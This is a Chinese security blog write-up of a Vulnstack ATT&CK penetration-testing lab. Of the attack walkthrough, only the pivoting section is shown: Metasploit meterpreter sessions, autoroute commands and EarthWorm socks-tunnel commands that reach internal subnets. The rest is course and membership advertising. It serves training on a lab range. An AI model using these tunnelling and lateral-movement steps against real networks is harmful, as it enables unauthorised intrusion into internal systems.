




# 安全练兵场Writeup(七) | ATT&CK实战靶场

原创

Ms08067安全实验室  于 2022-01-07 08:00:00 发布  294  收藏 1

文章标签: [人工智能](#) [安全](#) [编程语言](#) [java](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/shuteer\\_xu/article/details/122375119](https://blog.csdn.net/shuteer_xu/article/details/122375119)

版权

文章来源 | MS08067 安全练兵场 知识星球

本文作者: **godunt** (安全练兵场星球合伙人)

## 玩靶场 认准安全练兵场

### 成立"安全练兵场"的目的

目前, 安全行业热度逐年增加, 很多新手安全从业人员在获取技术知识时, 会局限于少量的实战中, 技术理解得不到升华, 只会像个脚本小子照着代码敲命令, 遇到实战时自乱阵脚, 影响心态的同时却自叹不如。而安全练兵场是由理论知识到实战过渡的一道大门, 安全练兵场星球鼓励大家从实战中成长, 提供优质的靶场系列, 模拟由外网渗透到内网攻防的真实环境。此外, 同步更新最新的技术文档, 攻防技巧等也是对成长的保驾护航。

本次推荐模拟攻防环境(红日团队靶场):

<http://vulnstack.qiyuanxuetang.net/vuln/detail/9/>

本次环境:

主要包括常规信息收集、漏洞探测及利用、Docker逃逸、内网渗透以及域渗透等相关内容学习。


目标: 拿下域控

# #####学习更多实战技术，欢迎加入星球（二维码在文章底部）

## 一、环境搭建

### 1. 环境搭建测试

#### 1.1 网络所示



- DMZ区IP段为192.168.1.0/24
- 第二层网络环境IP段为192.168.52.0/24
- 第三层网络环境IP段为192.168.93.0/24

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet0	仅主机...	-	已连接	已启用	192.168.1.0
VMnet1	仅主机...	-	已连接	已启用	10.10.10.0
VMnet8	NAT 模式	NAT 模式	已连接	已启用	192.168.52.0
VMnet14	自定义...	-	-	已启用	192.168.93.0

- Ms08067安全实验室-安全练兵场-ATT&CK
- #####学习更多实战技术，欢迎加入星球
- 一、环境搭建
  - 1. 环境搭建测试
  - 2. 信息收集
- 二、漏洞探测及利用
  - 1. 漏洞搜索
  - 2. 漏洞利用
  - 3. 权限提升
  - 4. docker逃逸
  - 5. Redis 未授权访问
- 三、转发代理
- 四、内网渗透
  - 1. 主机信息收集
  - 2. 通达OA v11.3 漏洞利用
  - 3. 内网信息收集
  - 4. 三层代理转发
- 五、域渗透
  - 1. MS17-010
  - 2. Psexec远控利用
- 练习作业
- #####学习Web安全高级攻防、JA
- Ms08067安全实验室-红队攻防实战

## 4. 三层代理转发

前面发现了52和93两个内网网段，下一步内网渗透之前，再搭建好隧道进入93网段。

```
msf6 exploit(multi/script/web_delivery) > sessions -l

Active sessions

  Id  Name  Type  Information  Connection
  --  ---  ---  ---          ---
  1    meterpreter x86/linux  root @ ubuntu (uid=0, gid=0, euid=0, egid=0) @ 192.168.1.128  192.168.1.129:4444 → 192.168.1.128:60766 (192.168.1.128)
  3    meterpreter x64/windows  NT AUTHORITY\SYSTEM @ PC1  192.168.1.129:4466 → 192.168.52.30:52031 (192.168.52.30)

msf6 exploit(multi/script/web_delivery) > sessions 3
[*] Starting interaction with 3...

meterpreter > run autoroute -s 192.168.93.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.93.0/255.255.255.0 ...
[+] Added route to 192.168.93.0/255.255.255.0 via 192.168.1.1
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table

  Subnet  Netmask  Gateway
  ---  ---  ---
  192.168.52.0  255.255.255.0  Session 1
  192.168.93.0  255.255.255.0  Session 3

meterpreter >
```



MS08067 TEAM  
www.ms08067.com

ew搭建隧道，在攻击机上执行添加一个转发隧道，监听1090端口，并将1090端口收到的代理请求发送给192.168.93.0网段，执行命令

后1235端口，执行命令


```
./ew_for_linux64 -s lcx_listen -l 1090 -e 1235
```

然后在第二层网络的Windows服务器上传ew\_for\_Win.exe，并利用ssocsd方式启动999端口的正向socks代理，执行命令

```
ew_for_Win.exe -s ssocsd -l 999
```

最后，在DMZ区域的Ubuntu 18上传ew\_for\_linux64并利用lcx\_slave方式，将攻击机的1235端口与第二层网络Windows 7的999端口连接起来，执行命令

```
./ew_for_linux64 -s lcx_slave -d 192.168.1.129 -e 1235 -f 192.168.52.30 -g 999
```



## 五、域渗透

### 1. MS17-010

查看PC1的arp缓存发现主机192.168.93.10、192.168.93.30和192.168.92.40三台机器，192.168.93.10之前已经知道是WEB2，重点关注下另外两台机器。

公众号后台回复：“MS08067安全练兵场星球7”获取完整PDF

注：征集优秀的靶场Writeup，一经采纳可免费加入星球。

投稿：godunt.dtong@foxmail.com

### “安全练兵场”星球计划

第一阶段：基于“红日团队”红蓝攻防实战模拟的 ATT&CK 攻击链路进行搭建的靶场，鼓励大家由学习阶段到实战阶段的过渡，从练兵场中的实战成长。


第二阶段：Portswigger是著名神器Burpsuite的官方网站，是一个很好的漏洞训练平台，Burpsuite学院目前含有漏洞实验内容160多个，基本涵盖了各个方面的Web漏洞，并且会不断更新。

第三阶段：更多优秀的国内外靶场...

### 第一阶段大纲

本次靶场系列围绕"环境搭建、漏洞利用、内网搜集、横向移动、构建通道、持久控制、痕迹清理"展开学习，结合Kail等渗透工具进行实战练习，请大家自觉遵守网络安全法。

统一示意图：



#### □ATT&CK红队评估实战靶场一

主要涉及后台Getshell上传技巧、MS08-067、Oracle数据库TNS服务漏洞、RPC DCOM服务漏洞、redis Getshell、MySQL提权、基础服务弱口令探测及深度利用之powershell、wmi利用、C2命令执行、利用DomainFronting实现对beacon的深度隐藏；

#### □ATT&CK红队评估实战靶场二

主要涉及Access Token利用、WMI利用、域漏洞利用SMB relay，EWS relay，PTT(PTC)，MS14-068，GPP，SPN利用、黄金票据/白银票据/Sid History/MOF等攻防技术；

#### □ATT&CK红队评估实战靶场三

本次环境为黑盒测试，获取域控中存在一份重要文件；

#### □ATT&CK红队评估实战靶场四

本次靶场渗透反序列化漏洞、命令执行漏洞、Tomcat漏洞、MS系列漏洞、端口转发漏洞、以及域渗透等多种组合漏洞；

#### □ATT&CK红队评估实战靶场五

主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等；

#### □ATT&CK红队评估实战靶场六

本次涉及内容为从某CMS漏洞然后打入内网然后到域控，主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等相关内容学习；

#### □ATT&CK红队评估实战靶场七

主要包括常规信息收集、Web攻防、代码审计、漏洞利用、内网渗透以及域渗透等；

### 预期目标

熟悉由外网渗透到内网漫游的流程及攻击手段；

逐渐掌握对Kali工具的运用和优化；

梳理自己的知识库、漏洞库及武器库；

通过记录Writeup，回顾反思值得提升的点，并分类深入学习。

最后

感谢红日团队提供的安全靶场

<http://vulnstack.qiyuanxuetang.net/vuln/>

现在加入星球，除了可以学习《Kali Linux 2网络渗透测试实践指南（第2版）》全部15.63G的配套视频讲解外，还可以跟随我们完成所有实验，相信你一定会踏上了渗透测试大师的神奇之旅！

**1.7号 红队攻防 第5期 最后来袭**

课程费用

每期班定价**2999**，第五期班早鸟价：**2499**（前40名送499元内网知识星球名额），每个报名学员都可享受一次免费重听后续任意一期班的权益，一次没学懂就再来一遍！

培训采用在线直播+随堂录播+作业+微信群讲师解答的形式，无需等待，报名后立即进入“内网星球”开始预习。毕业推荐HW，推荐就业，有永久录播，报一期班可免费再参加后续任意一期班，内部VIP学习群永久有效。（可开发票，支付信用卡、花呗分期）

**报名咨询联系小客服**

扫描下方二维码加入星球学习

加入后会邀请你进入内部微信群，内部微信群永久有效！





## WEB攻防【Ms08067】

星主：徐哥

知识星球

微信扫码预览星球详情



Ms08067安全实验室



## 0基础逆向【Ms08067】

星主：徐哥

知识星球

微信扫码预览星球详情



Ms08067安全实验室




## Java代码安全审计【Ms08067】

星主：徐哥

 知识星球

微信扫码预览星球详情



 Ms08067安全实验室



## 内网攻防【Ms08067】

星主：徐哥

 知识星球

微信扫码预览星球详情



 Ms08067安全实验室



Python 【Ms08067】

星主： 徐哥

知识星球

微信扫码预览星球详情



Ms08067安全实验室



Kali安全 【Ms08067】

星主： 徐哥

知识星球

微信扫码预览星球详情



Ms08067安全实验室

目前50000+人已关注加入我们

